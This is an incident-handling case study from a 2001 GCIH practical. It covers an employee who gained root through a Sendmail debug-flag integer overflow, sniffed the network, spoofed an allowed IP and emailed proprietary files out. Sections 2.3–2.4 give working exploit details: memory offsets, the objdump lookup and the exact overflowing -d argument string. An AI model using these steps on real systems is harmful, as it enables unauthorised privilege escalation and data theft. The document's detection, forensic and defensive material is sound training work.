Employees Are Crackers Too

Advanced Incident Handling and Hacker Exploits
GCIH Practical Assignment
Version 2.0

Curt Stapleton
Oct 7, 2001

TABLE OF CONTENTS

1. The Exploit

The exploit used in this attack causes an input validation error in the Sendmail application. An input validation error is one in which an application behaves unexpectedly due to a failure to sanitize input. When an application fails to thoroughly inspect input, it runs the risk of accepting data that was never foreseen by the application programmers. In some cases, this "surprise" input can cause the application to behave erratically and even execute code submitted by a user with malicious intent. As is demonstrated, Sendmail contains a flaw which allows a user to cause the application to behave unexpectedly and execute the users own code.

1.1 Identification

Name:	Sendmail Debugger Arbitrary Code Execution Vulnerability
CVE Candidate ID:	CAN-2001-0653
BugTraq ID:	3163
Description:	Local Sendmail application exploit

1.2 Vulnerable Operating Systems

The following operating systems have a vulnerable version of Sendmail included with them:

- MandrakeSoft Linux Mandrake 7.2
- RedHat Linux 7.0
- RedHat Linux 7.0 alpha
- RedHat Linux 7.0 i386
- RedHat Linux 7.0 sparc
- S.u.S.E. Linux 7.0
- S.u.S.E. Linux 7.0alpha
- S.u.S.E. Linux 7.0ppc
- S.u.S.E. Linux 7.0sparc
- Caldera OpenLinux Server 3.1
- Caldera OpenLinux Workstation 3.1
- Conectiva Linux 6.0
- RedHat Linux 7.1
- RedHat Linux 7.1 alpha
- RedHat Linux 7.1 i386
- RedHat Linux 7.1 ia64
- S.u.S.E. Linux 7.1
- S.u.S.E. Linux 7.1alpha
- S.u.S.E. Linux 7.1ppc
- S.u.S.E. Linux 7.1sparc
- S.u.S.E. Linux 7.1x86
- MandrakeSoft Corporate Server 1.0.1

- MandrakeSoft Linux Mandrake 8.0
- S.u.S.E. Linux 7.2
- Slackware Linux 7.1
- Conectiva Linux 7.0
- Slackware Linux 8.0

1.3 Vulnerable Versions of Sendmail

The following versions of Sendmail are vulnerable to the exploit:

- Sendmail Consortium Sendmail 8.11
- Sendmail Consortium Sendmail 8.11.1
- Sendmail Consortium Sendmail 8.11.2
- Sendmail Consortium Sendmail 8.11.3
- Sendmail Consortium Sendmail 8.11.4
- Sendmail Consortium Sendmail 8.11.5
- Sendmail Consortium Sendmail 8.12beta7
- Sendmail Consortium Sendmail 8.12beta5
- Sendmail Consortium Sendmail 8.12beta16
- Sendmail Consortium Sendmail 8.12beta12
- Sendmail Consortium Sendmail 8.12beta10

To determine which version of Sendmail is being used, one can telnet to the application on the TCP port it is listening on. The default port for the Simple Mail Transport Protocol (SMTP) is 25.

Example:

```
$ telnet localhost 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 unknown ESMTP Sendmail 8.9.3+Sun/8.9.3; Mon, 8 Oct 2001 19:47:41 -0400
(EDT)
```

Some distributions of Sendmail may not supply version information to the user. If this is the case, then there is no simple way to determine which version is installed. The best way to be sure of the version number is to download the latest version and re-install it.

1.4 Description

Simple Mail Transfer Protocol (SMTP) is a standard used for transferring electronic mail between computers on the Internet. Sendmail a widely used software package used on most UNIX systems. Sendmail includes a **-d** command line switch which allows a user to specify

values to be written to an internal "trace vector". It is possible to cause an overflow by supplying the application with a value that will cause a signed integer overflow. The code checks to ensure that a supplied value is not greater than the size of the trace vector. The check performed is a signed integer comparison. By supplying a signed integer equivalent to a negative value, data can be written to certain locations in process memory. Sendmail processes all command-line debug arguments as root, thus creating the potential for a malicious user to supply the right combination of debug values to gain a root shell prompt.

1.5 References

Information regarding this exploit is available from the Common Vulnerabilities and Exposures list at: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0653

Information regarding this exploit is available from the makers of Sendmail at: http://www.sendmail.org/8.11.html

Information regarding this exploit is available from Security Focus (BugTraq) at: http://www.securityfocus.com/bid/3163

1.6 Exploit Source Code

A source code example that demonstrates this exploit in RedHat 7.1 is included in appendix A. Other source code examples are available at:

http://www.securityfocus.com/data/vulnerabilities/exploits/xp.tar.gz
http://www.securityfocus.com/data/vulnerabilities/exploits/alsou2.tar.gz

1.7 Credit

Security Focus gives credit to Cade Cairns <cairnsc@securityfocus.com> of the Security Focus SIA Threat Analysis Team for identifying this exploit.

2. The Attack

The attack consisted of an employee illegally obtaining proprietary company information, and sending it to an unknown recipient on the internet. To get the information, the attacker had to first learn where the information was stored, and then gain access to the resource. To distribute the information, the user simply e-mailed it from within his employer's network to a free e-mail account on the internet.

2.1 Network

The networks involved include two corporate networks, one corporate DMZ LAN, and the Internet. The systems involved that reside on corporation A's network include Linux developer workstations and Windows 2000 proposal team laptops, and a Raptor Firewall. Corporation A's DMZ contains an Apache web server. The systems involved that reside on corporation B's

network include Windows 2000 proposal team workstations. The Internet systems involved include a mail (SMTP) server, and an unknown computer. *See figure 1.*

Corporation A and corporation B were collaborating on a large proposal. Both companies agreed to share all proposal related information via a web server. Corporation A took responsibility designing, installing, and maintaining the shared web server. Access to the web server was restricted to individual IP addresses by the Raptor Firewall. Each approved user was given a static IP address on their respective corporate networks. The static IP addresses were used to build access rules in the Raptor firewall. Private IP addresses were used on the corporation A side. Private IP addresses could not be used on the corporation B side because corporation B users must use the internet in order to connect. To reduce the risk posed by IP spoofing from the internet, corporation B users were required to connect to the web server via Secure Sockets Layer (SSL) and to supply a username and password. Usernames and passwords for web users were maintained on the webserver.



Figure 1 – Network Diagram

A simplified representation of the firewall configuration is listed below. The actual configuration of the Raptor firewall is more complex, but the following rules are sufficient for purposes of demonstration.

1) Allow HTTP from (specific corporation A IPs) to and from (webserver)
2) Allow HTTPS from (specific corporation B IPs) to and from (webserver)
3) Deny everything else to and from (webserver) to (everywhere else)
4) Allow HTTP originating from (all corporation IP) to (internet)
5) Allow FTP originating from (corporation A IPs) to (internet)
6) Allow SMTP originating from (corporation A IPs) to (internet)
7) Deny everything originating from (internet) to (corporate network)

2.2 Application: Sendmail 8.11.2

Sendmail is a freely available and widely distributed Mail Transfer Agent (MTA). It is used to deliver electronic mail and transport it between computers. Sendmail is packaged with most versions of UNIX, and source code is publicly available. Current Sendmail information and source code is found at http://www.sendmail.org. Sendmail uses the Simple Mail Transport Protocol (SMTP – RFC821) to transport mail over a TCP/IP (TCP port 25) network. Over the past few years, Sendmail has been targeted and exploited by attackers many times.

Scambray, McClure, and Kurtz make the following statements regarding Sendmail and it's continuing security woes:

> Sendmail and its related security have improved vastly over the past few years, but it is still a massive program with over 80,000 lines of code. Thus, the odds of finding additional security vulnerabilities are still good. (324)

In the case of the following described exploit, the details of Sendmail as an MTA, the SMTP protocol, and the application's use throughout the network world as a legitimate mail server is largely inconsequential. Sendmail can be run as a standalone server application, and also from the command line by all users with login access to a given system. The ability to run Sendmail interactively from the command line coupled with a particular run-time option is the basis of this exploit. The exploit really has nothing to do with e-mail at all.

2.3 Exploiting Sendmail 8.11.2

Sendmail offers a command-line switch which allows users to specify various debugging related parameters. By using this command-line switch, detailed behavior of the Sendmail application may be observed. The syntax for the **–d** switch is

> -d*category.level,category.level,…*

The **category** can be either a single value, or a range of values denoted as *first-last*. By design, the maximum value that may be specified for **category** is 99. A flaw in bounds checking during the processing of this debug switch can be used to exploit the Sendmail application. Exploiting this flaw allows any user that has permission to execute Sendmail (/usr/sbin/sendmail in the case of RedHat Linux 7.1) to gain a root privileged shell. Root privileges provide a user with complete control of every file on the computer. The **–d** switch is only processed by the Sendmail application if Sendmail was compiled with the SMTPDEBUG flag set to TRUE. This flag is set to true by default, and therefore the **–d** option is available in most pre-packaged releases of Sendmail.

The bounds checking flaw is found in the tTflag() function, which is found in the file trace.c of the Sendmail source code. This function parses the command line and places the user specified debug values in system memory. Values are checked to ensure that they do not exceed 99, and the code sets them to 99 if they are indeed found to be greater. Unfortunately during processing,

a variable used to temporarily hold the contents of the user's debug values is declared as a signed integer (default integer type) instead of an unsigned integer.

A signed integer differs from an unsigned integer in that the most significant bit of a signed integer denotes the sign (positive or negative) of a number. In the case of an unsigned integer, the most significant bit is treated as a data bit. This exploit passes the decimal value 4,294,850,416 as a debug parameter. As an unsigned integer, this value is recognized by the computer as the decimal value 4,294,850,416. If the code were to continue processing given this value, it would identify it as "larger than 99" and thus set it to 99. The code does not however treat this as an unsigned integer. It treats it instead as a signed integer. As a signed integer, the decimal value 4,294,850,416 is evaluated to –116880. A negative value is, of course, less than 99 and therefore passes the application's checks. Obviously during design, coding, and testing, a value as large as this was never conceived of and taken into account.

There is not enough space allocated by the application to store numbers as large as 4,294,850,416 (because it was only designed to store numbers less than 100), and a therefore the excessive information is written into unintended areas in memory. Another unfortunate circumstance is that this processing of the **–d** switch is done so during a time when the Sendmail application is executing with elevated (root) privileges. This allows the attacker to force the Sendmail application to execute arbitrary instructions and ultimately execute any command they can place in memory with root privileges. In the specific case of this exploit that command is /bin/sh, which is a shell from which the attacker can see and do anything to the file system.

2.4 Attack Execution

To exploit this flaw in Sendmail, the attacker must first identify the memory address of the tTflag() function. This is the function that the attacker will cause to overflow and jump to the attackers own code instead of that of Sendmail.

A simple and very small c program can easily be found on the internet that can exploit this sendmail flaw. In this case alsou.c was used to perform the attack. Xp.c (from xp.tar.gz) was used to gain the initial memory offset used. The comments in the code itself provide clear instructions on how to identify the second address necessary to execute the attack. An example of the command used to identify the second address needed is as follows:

```
$ objdump -R /usr/sbin/sendmail | grep setuid
080ad8d0 R_386_JUMP_SLOT  setuid
```

The second offset value

The C program must be modified slightly to contain the correct offsets needed for a given operating system. The addresses 0x080ca160 and 0x080ad8d0 were used for RedHat 7.1. Once modified, the C program must be compiled into an executable.

Example:
$ gcc alsou.c

Once compiled, the user needs only to execute the program, and then type CTRL-C. When the program executes it supplies the following parameters (for RedHat Linux 7.1) to the Sendmail program:

```
-d4294850416-4294850416.240-4294850417-4294850417.251-4294850418-
4294850418.255-4294850419-4294850419.191
```

The user code to be executed (/bin/sh) is supplied as user environment information. This information is binary and cannot be easily represented as ASCII text.

The actual C function call made by alsou.c is:

```
execve(*command string, arguments[], environment[])
```

During the execution of the program, the user receives a "Recipient names must be specified" message. The user then need only type CTRL-C at this point to receive a root shell prompt.

```
$ ./alsou
Recipient names must be specified
        ←At this point the user types CTRL-C
sh-2.04#
```

In this case, the Sendmail exploit was merely the first step in the attack. Once root privileges were gained, a sniffer was installed on the compromised computer. In this case, tcpdump was found to be installed in a user directory. It is surmised that the user used tcpdump to identify what IP addresses were allowed access to the web server shared by corporation A and corporation B. It is also believed that on several occasions the user reconfigured the computer to have an IP address that was allowed access to the shared web server. At that point the user had complete access to all of the shared proposal information that was contained on the shared web server. Proposoal information was downloaded to the user's computer, and then e-mailed to a free e-mail account accessed via the Internet.

2.5 Attack Signature

No specific log entry is made on the machine which indicates that a user has gained root privileges. Sendmail does, however, produce an odd log entry. Just after the user types CTRL-C, an entry similar to the following is made in the file that Sendmail is configured to log to (/var/log/maillog by default in RedHat 7.1).

Sep 22 17:47:34 localhost sendmail[1109]: f95LnUY01143: from curt, size=0, class=0, nrcpts=0, relay=curts@localhost

A message size of zero (size=0) and a number of recipients value of zero (nrcpts=0) are both suspicious. In the case of this attack, it is the only recognizable attack signature.

2.6 Defending Against the Attack

There are several practical ways to defend against this particular attack. The most obvious and best way is to simply remove the sendmail executable from the machine. If the application does not exist, then it cannot be exploited.

Scambray, McClure and Kurtz state:

> The best defense for sendmail attacks is to disable sendmail if you are not using it to receive mail over a network. If you must run sendmail, ensure that you are using the latest version with all relevant security patches. (325)

The Sendmail application must be owned by root and have the permissions –r-sr-xr-x in order to be exploited. Only the root user can install sendmail with those access rights, so a malicious "regular" user could not download, build, and install a vulnerable version of sendmail. This solution will obviously not be acceptable should sendmail be required for legitimate mail transport purposes. If Sendmail is required, then the latest version (which contains a fix for this particular problem) should be installed at once. If a new version is not readily available, the application could also be recompiled without the SMTPDEBUG flag set to true.

The described defense options are listed below in order of simplicity:

1) Remove Sendmail
2) Install newer version of Sendmail
3) Recompile Sendmail with the SMTPDEBUG flag set to false and re-install

3. Incident Handling

This incident was not immediately recognized, and therefore there is less evidence than may have been obtained had certain activities been investigated throughout the lifespan of the attack.

Recognition came by way of a devastating loss to a competitor on a contract bid. Corporation A and corporation B had collaborated for months on their joint bid. They were relying on proprietary tools and solutions which, had up until the time of bid, were thought to be unknown to even other corporation A and corporation B employees. Significantly more resources than usual were spent putting together the proposal due to the strong belief that the innovative approach alone was reason enough for a win. Once the proposal was awarded to a competitor and the basis for the decision was released to the losing bidders, corporation A and corporation B both began investigating for evidence of direct theft or inadvertent release of proprietary materials.

Corporation A took responsibility for investigating the incident as it was their resource that contained all of the shared information, and it was their responsibility to maintain proper safeguards to protect the information. External resources were brought in to investigate the possibility of network or host intrusion.

3.1 Preparation

3.1.1 Policy

Corporation A has clear, well documented policies regarding creation and release of proprietary information. They have clear, well documented policies regarding the installation, configuration, and maintenance of computers and network devices. Every host on the corporate network also displayed warning banners at logon. In this case, however, it is evident that not all documented policies were adhered to. Surprisingly or not, corporation A does not have any formal policies regarding intrusion detection or incident handling. The lack of incident handling procedures was the reason that an external entity was brought in to handle the technical side of the investigation.

An external team was brought in to handle the investigation. The team's first step was to acquire and examine all existing corporation A policy related to computer and network use, employee privacy, and company owned proprietary information. All contracts and other memorandums of agreement (MOA) with outside network and service providers were also acquired and examined.

The team was satisfied that policies regarding computer and network use, employee privacy, and proprietary information were clear enough to support their intended investigation actions. Corporation A was notified that the lack of supporting language in the agreement they had with an Internet Service Provider (ISP) could hamper the investigation and could potentially cause a delay should the handling team need to acquire information from the ISP.

Through analysis of the system architecture and examination of existing computer and network policy it was discovered that documented procedures for designing and deploying new systems did exist. Policy states that before a change to the network is made, plans must be reviewed by a specific team of network engineers employed by corporation A. The purpose of the review is to allow the corporation's most knowledgeable network engineers the opportunity to make suggestions, and point out potential flaws. The review is also intended to serve as a means to inform the people responsible for managing the network and computer systems of any additions or new configuration changes.

It is not necessarily true that the incident would not have occurred, nor that the network design would have been different if this review had taken place. It is however, the first breakdown in documented policy that became evident during the investigation.

3.1.2 The Team

The handling team consisted of a lead investigator, and two technical incident handlers. They intended to work directly with Corporation A's IT staff. The incident handling team compiled a list of names and phone numbers of those employees who were known to be administrators of corporation A's computers and networks. The team identified several key individuals and asked corporation A to try and ensure that those individuals be availabile during the investigation. They also requested that corporation A designate one employee to serve as the primary point of contact between the handling team and corporation A's management.

3.1.3 The Toolkit

The team arrived on site with a set of tools which would prove useful throughout the coming investigation. The toolkit included Norton Ghost, floppy disks and compact discs containing binary executables of common utilities (ls, ps, dd, netstat, nbtstat, dir, etc.) for both windows and several varieties and versions of UNIX. Several network mapping, vulnerability scanning, and various forensics applications were included. Laptops, extra hard drives, cables, a camera, and several spiral notebooks with pre-numbered pages. Detailed notes would be taken in these notebooks throughout the investigation that could be used as evidence in court if necessary.

3.2 Identification

3.2.1 The tip-off

Identification was initially reported by corporation A employees who were devastated by their loss on a contract bid. The winning bid contained a technical approach that was suspiciously close to that of corporation A and B's collaborative effort. The similarity proved to be enough evidence for both corporation A and corporation B to believe that foul play was responsible. At that point, there was no hard evidence to qualify their beliefs as an "incident". The "event" in this case was not a malfunctioning system, a strange helpdesk call, or an Intrusion Detection System (IDS) alert. It was instead a firm belief that intellectually property was stolen or leaked and that computers and networks were the means of theft and or transmittal.

Known facts regarding the case at this time included:

1) The location of all shared proposal information

2) The intended methods used to access the shared information

3) The identity of each employee that was granted explicit access to the proposal information

4) The identities of those employees who had administrative rights to the server and networks that housed the shared proposal information.

3.2.2 The Investigation

So as not to alert potential suspects to an investigation, it was decided that careful inspection of the systems and networks involved would be the first steps taken by the team. The "damage" had appeared to already have been done, so it was decided that all systems potentially involved should remain online. It was also decided that no configuration changes should be made until after the investigation.

To gain access to the systems involved, the system administrators for the web server, the firewall, the LAN segment, and all devices attached to the associated networks were approached for help. This turned out to be only two different employees. One administrator was responsible

for the Linux workstations, and the web server. The other administrator was responsible for the network, the firewall, and the laptops that were used by the proposal team. The administrators were approached during a typical work day and immediately requested to perform backups of key systems in the presence of an incident handler.

A logical place to start was the shared web server itself. This server contained all of the proprietary information that was believed to have been stolen or leaked. The web server operating system was Solaris 7 (sparc), and was running Apache web server (3.1) with the loadable module mod_ssl. Because the system was to be left online and accessible, a "live" copy of the entire file system was made. Copies were made and stored in a safe location. Copies were considered necessary to eliminate the possibility of losing information due to alteration by either malicious intent on the part of an attacker or through legitimate maintenance on the part of a valid system administrator. More detailed information regarding the procedure used to copy file systems is found in section 3.3. Log files from the web server machine were inspected for any important or suspicious activity. Specific activities that were searched for included:

- Vulnerability scans
- Repeated failed web server login attempts
- Repeated failed shell login attempts
- Unexplained gaps in log file entries
- Unexplained super user logins
- Connections from IP addresses other than those explicitly allowed by the firewall protecting the web server
- Unexplained system reboots or application restarts
- User activity at strange hours

The files inspected include:

- /var/adm/messages
- /var/adm/sulog
- /var/adm/loginlog
- /var/adm/wtmp
- /usr/local/apache/logs/access_log
- /usr/local/apache/logs/error_log
- /usr/local/apache/logs/ssl/access_log
- /usr/local/apache/logs/ssl/error_log

No suspicious activity was identified through examination of these log files. No vulnerability scans appeared in the webs server logs (/usr/local/apache/logs/*) which may indicate that the web server itself was not targeted. No repeated, failed login attempts were identified in the web server logs which would indicate password cracking attacks were attempted by malicious users. All source IP addresses were within the range specified by the firewall rules, which seemingly indicates that there was no unauthorized physical access to the LAN on which the webserver resided. It did appear that all files transferred between the web server and all remote clients were logged from the day of deployment to the present. The web server log contained precise

dates, times, and filenames. In the case of SSL connections, the log entries contain username information as well. No oddities were immediately apparent in any of the log files. The detailed information provided by these files would, however, prove very useful in documenting a comprehensive chain of events.

Example Apache log record (http):

12.25.141.62 - - [01/Jul/2001:00:05:52 -0400] "GET /rom/labor_rates.doc HTTP/1.1" 200 25650

Example Apache log record (ssl):

127.0.0.1 - curts [07/Sep/2001:18:21:53 -0400] "GET /schedule.vsd HTTP/1.1" 200 38645

The Firewall log files were examined next. The firewall's file system was also copied, and the copy stored in a safe location. No connections originating from the web server were found. This suggested that there was little possibility that a system user logged into the web server was sending information to an external destination. The logs showed several attempts to connect to the web server from unauthorized IP addresses. Those unauthorized IP addresses were determined to be from within corporation A. Several attempts to connect to the web server from unauthorized IP addresses from the Internet were logged on and around the same times as those from within corporation A. The majority of the failed access attempts occurred within the first week the web server deployed. Several access denial log entries were recorded roughly 2 weeks after deployment. Those later attempts came from within the corporation A intranet. It was initially assumed that these denials occurred as a result of system testing.

If the web server was not compromised, and firewall was performing correctly, then the proposal information must have been obtained by presenting the firewall and webserver the correct credentials. For the firewall, that included one of several predefined IP addresses, and for the webserver that included a valid IP and in the case of SSL, a user name and password were also required.

3.2.3 Possibilities

At this point the following tentative conclusions were drawn:

1) No repeated scans or failed access attempts were captured through either web server or firewall logging facilities. Due to this, it was considered unlikely that the web server or firewall was compromised or even attacked in any way.

2) All information placed on and retrieved from the web server was done so within the access rules designed into the overall system.

If these conclusions were to be taken at face value, then the following scenarios had to be considered probable:

1) Someone with legitimate access privileges to the web server released or leaked proprietary information either purposefully or by accident.

2) Someone had gained access to a legitimate user's workstation, stolen information and gone unnoticed.

3) Someone had spoofed there way into the web server and stolen information that was not intended for them to see.

Investigation of options one and two would have required seizing employee workstations, conducting personal interviews, and workspace surveillance. Option three could be investigated further without rousing suspicion among the suspects. Because of this reasoning, option number three was investigated first.

3.2.4 Best Guess

The LAN segment on which Corporation A's proposal team's laptops were connected was chosen as a likely attack staging area. Help desk records from the time the shared web server was deployed to the present were examined and an attempt was made to correlate any trouble tickets with any other information gathered thus far during the investigation. A particular event was singled out as being odd when coupled with gathered log data from the web server.

A call was made to the helpdesk on the night of September 15 at 6:20 pm from one of the members of the Corporation A proposal team. The user called in complaining that when he plugged his laptop into the network and booted, he received an error message indicating that there was another device on the network with his address. He also mentioned that he was at work earlier in the morning, left at noon, and that everything was working fine up until the time that he packed up and left. The user called back at 7pm to tell the helpdesk that the problem had gone away. The helpdesk then closed the ticket. The investigators checked the web server logs and found that were indeed files transferred to and from that users IP address on the morning of September 15. Interestingly enough, there were also files transferred to and from that users IP address between the hours of 12pm and 6:00pm. This conflicted with the user's described timeline. At this point, the suspected LAN segment was looking more probable as the origin of attack.

On this LAN segment, there were two different platforms being used. Windows 2000 (for the proposal team) and RedHat Linux 7.1. The Linux workstations were currently being used for software development activities. It seemed reasonable to assume that one of the Linux workstations was using the IP address reserved for one of the proposal team members, but it was still unclear which one of the Linux workstations was being used. The entries in the firewall log were scrutinized once again by the lead incident handler. The first set of IP addresses that were denied access to the web server by the firewall turned out to be those of the people involved with installation and configuration of the shared web server. It was assumed that this was due to testing performed to ensure that the IP restriction rules were working. Some of the non-Corporation A IP addresses were noted for later investigation. There were also several entries

made a couple of weeks after deployment from another IP. That IP address belonged to one of the Linux workstations. No other access denials were found in the firewall logs after those.

Employee time cards of the person reporting the duplicate IP address problem, and that of the employee who sat at the Linux workstation with the IP address found in the firewall log file were examined next. It turned out that the proposal team member had charged the hours 8am-1pm and 6:30pm-10:00pm on the 15th. The developer had charged the hours 11am-7pm. This evidence further advanced the theory that the developer at that particular workstation may be responsible.

3.3 Containment

At this point, it did not seem wise to continue the investigation without taking some actions that may tip-off the attacker. This would be especially true if the individual suspected of the attack was not the true culprit. Because of this, the number of people involved in the actions taken was kept to a minimum, and the disruption of systems and networks was limited to times when system usage was thought to be minimal.

Work was begun on a Friday at 8pm. Work was halted at 12am, and resumed on Saturday at 10am. During the containment phase, no users of the workstations and laptops were allowed access to their systems, and the LAN segment was disconnected from the corporate intranet. It was decided that proposal team team laptops would be temporarily confiscated if and when employees showed up for work during the containment phase. Two images of each file system of the laptops and the linux workstations were made. Each image was stored on a separate hard disk, labeled, stored in static free bags, sealed, and placed in two separate company safes at two different physical locations.

For demonstration purposes detailed steps will be described for that of the workstation which was used to carry out the attack.

Hostname: flakey
OS: RedHat Linux 7.1
Platform: x86

This workstation was not accessible from outside of corporation A's intranet due to corporation A's implemented firewall policy. At the time of containment, no users were sitting at or logged into any machine residing on the LAN segment. The following procedure was performed to collect a complete file system image of the workstation and transfer it to a file on a remote laptop.

1) System administrator logged into system as root and hands keyboard control over to the incident handler.

2) Handler plugged laptop into network and configured IP

3) Handler prepared laptop to receive disk image

```
# cd /
# mkdir flakey
# cd flakey
# nc –l –p 1234 > flakey.image
```

4) Handler inserted floppy disk containing his own binaries for tar, dd, ls, ps, cp, nc, etc.

```
# /mnt/floppy/dd if=/dev/hda3 | nc <laptop ip> -p 1234
```

3.4 Eradication

At this stage, it was important to isolate the attack and determine the most likely steps taken by the attacker. Only through understanding a detailed chain of events, could the problem be eradicated, defenses be improved, and recovery begin.

3.4.1 Definitive Clues

The file system was examined for suspicious contents.

- The tcpdump executable was found in /usr/sbin and owned by root. tcpdump was not installed when system was deployed. A system administrator had no recollection of installing tcpdump.
- Tcpdump-3.4-39.i386.rpm was found in /home/usename directory.
- Alsou.c was found in /home/username directory
- Xp.tar.gz was found in /home/username directory
- An executable named a.out was found in /home/username directory
- The files .one.pdf, .one.doc, and .one.xls were found in /home/username directory. These files turned out to be renamed versions of files found on the shared web server.

tcpdump
Tcpdump (http://www-nrg.ee.lbl.gov/) is a popular sniffer. A sniffer is a tool that can capture and decode all information that is being passed across a network. In this case, it is assumed that the shared web servers IP address and the IP addresses of the proposal team laptops was gathered through use of the tcpdump sniffer.

Tcpdump-3.4-39.i386.rpm
Tcpdump-3.4-39.i386.rpm is a complete package containing the tcpdump executable, help, and other supporting files. Rpm packages are very simple to install. A user must have root access to install tcpdump correctly.

Alsou.c & xp.tar.gz
Alsou.c and xp.tar.gz are both commonly available C programs and related files that contain instructions which guide a user through the effective exploitation of particular Sendmail versions.

a.out
The executable a.out is the default filename of the executable produced when a C program file is compiled with the GNU C compiler with no command line options (ex. gcc alsou.c).

.restoffilename
For UNIX systems, filenames with leading periods (".") are hidden from common directory listings. When a user uses the command "ls" or "ls –l", files that begin with a period are not displayed.

Log files were then examined for signs of suspicious activity

- No unexpected entries were found in /var/log/sulog
- Several entries were found in /var/log/maillog which contained suspicious information. The following log information matched the log information that is produced when a local sendmail exploit is exeuted.

  Sendmail 8.11.2 Log Entry

  Sep 22 17:47:34 localhost sendmail[1109]: f95LnUY01143: from username, size=0, class=0, nrcpts=0, relay=username@localhost

- Several entries were found in /var/log/maillog which showed e-mail being sent to a free e-mail account on the internet:

  Sendmail 8.11.2 Log Entry

  Sep 23 17:30:23 localhost sendmail[1308]: f96JU7X01306: to=xbobby56@hotmail.com, ctladdr=username (500/500), delay=00:00:24, xdelay=00:00:24, mailer=esmtp, pri=30060, relay=mc7.law13.hotmail.com. [65.54.232.7], dsn=2.0.0, stat=Sent (Requested mail action okay, completed)

3.4.2 Attack Blueprint

All of the evidence together suggested that the user had followed the process listed below to illegally retrieve and distribute proprietary information.

1) User downloaded, modified, and compiled alsou.c.

2) User executed the alsou.c application and gained root access to the system.

3) User installed tcpdump on the system.

4) User used tcpdump to identify IP address of the shared web server.

5) User attempted to access shared web server, but was denied access due to unallowed IP address of his workstation.

6) User reconfigured workstation with IP address that was allowed access to shared webserver

7) User downloaded information from webserver and saved it with filenames beginning with ".".

8) User e-mailed proprietary files to free e-mail account on internet.

3.4.3 Elimination of Cause

The user did not immediately appear very clever in hiding his activities. The fact that files containing proprietary information were simply renamed with a leading period seems to indicate that the user's knowledge of incident handling and computer forensics is very limited. It was deemed unlikely that the user installed more sophisticated software such as is found in widely available root kits. As a precautionary measure, however, a complete file listing of the workstation was obtained and compared to a "clean" installation of RedHat Linux 7.1. There was no system baseline tool being used (such as Tripwire), so a manual approach was taken. The complete file listing was produce with the following command:

```
# /mnt/floppy/ls –laR / > flakey.files
```

A vulnerability scan was also performed on the workstation. The open source scanner Nessus was used to evaluate the security posture of the workstation. Vulnerability scans were also performed on all devices connected to the LAN segment including the proposal team laptops. Based on file system, log file, and vulnerabiliy reports, the lead incident handler was confident that none of the other examined systems had been compromised or infected.

Eradication in this case consists of the following:

1) Changing the file permissions of /usr/sbin/sendmail from –r-sr-xr-x to –r-x------

   # chmod 500 /usr/sbin/sendmail

2) removing the tcpdump application

   # rpm –e <tcpdump package name>

3) locking the users account by setting the second field in the users entry in /etc/shadow to an asterisk.

   username:*:11151::::::

4) setting file permissions (recursively) of users home directory to 000

   # chmod –R 000 /home/userdir

3.5 Recovery

Recommendations were made to the system owners (corporation A) regarding recovery steps to be taken. Most recommendations were acted upon. The following actions were taken by Corporation A to enhance their host and network security.

1) The Sendmail application was removed from the compromised workstation as well as all other Linux workstations on the LAN segment.

   With Sendmail unavailable, it cannot be compromised.

2) The tcpdump application was removed from the compromised workstation, and all other workstations where it was found.

   Tcpdump is not needed by any users of the workstations, and therefore should not be installed

3) Tripwire was installed on all Linux workstations and administrators were trained in its use.

   Tripwire was used to collect baseline information which was documented and stored offline. Tripwire is available as an opensource product for Linux (http://.www.tripwire.org). A brief description as stated in the Tripwire Open Source, Linux Edition FAQ (http://www.tripwire.org/qanda/faq.php#1):

   > Tripwire is a tool that checks to see what has changed on your system. The program monitors key attributes of files that should not change, including binary signature, size, expected change of size, etc. The hard part is doing it the right way, balancing security, maintenance, and functionality.

4) The simple Ethernet hub used to connect devices to the LAN was replaced with an Ethernet switch. A switched network offers some protection from network sniffers such as tcpdump

   The simple hub allowed all network traffic to be transmitted to all devices on the LAN which in turn allows any member of the network to see all data that is transmitted to and

from hosts on the LAN segment. By replacing the hub with a switch, only network traffic to and from a particular workstation is readily "visible" to the workstation.

It should be noted as Scambray, McClure and Kurtz state:

> While switched networks help to defeat unsophisticated attackers, they can be easily subverted to sniff the local network. A program such as arpredirect, part of the dsniff package by Dug Song (http://www.monkey.org/~dugsong/dsniff/), can easily subvert the security provided by most switches.

5) All access to the shared web server was password protected and restricted to Secure Sockets Layer (SSL).

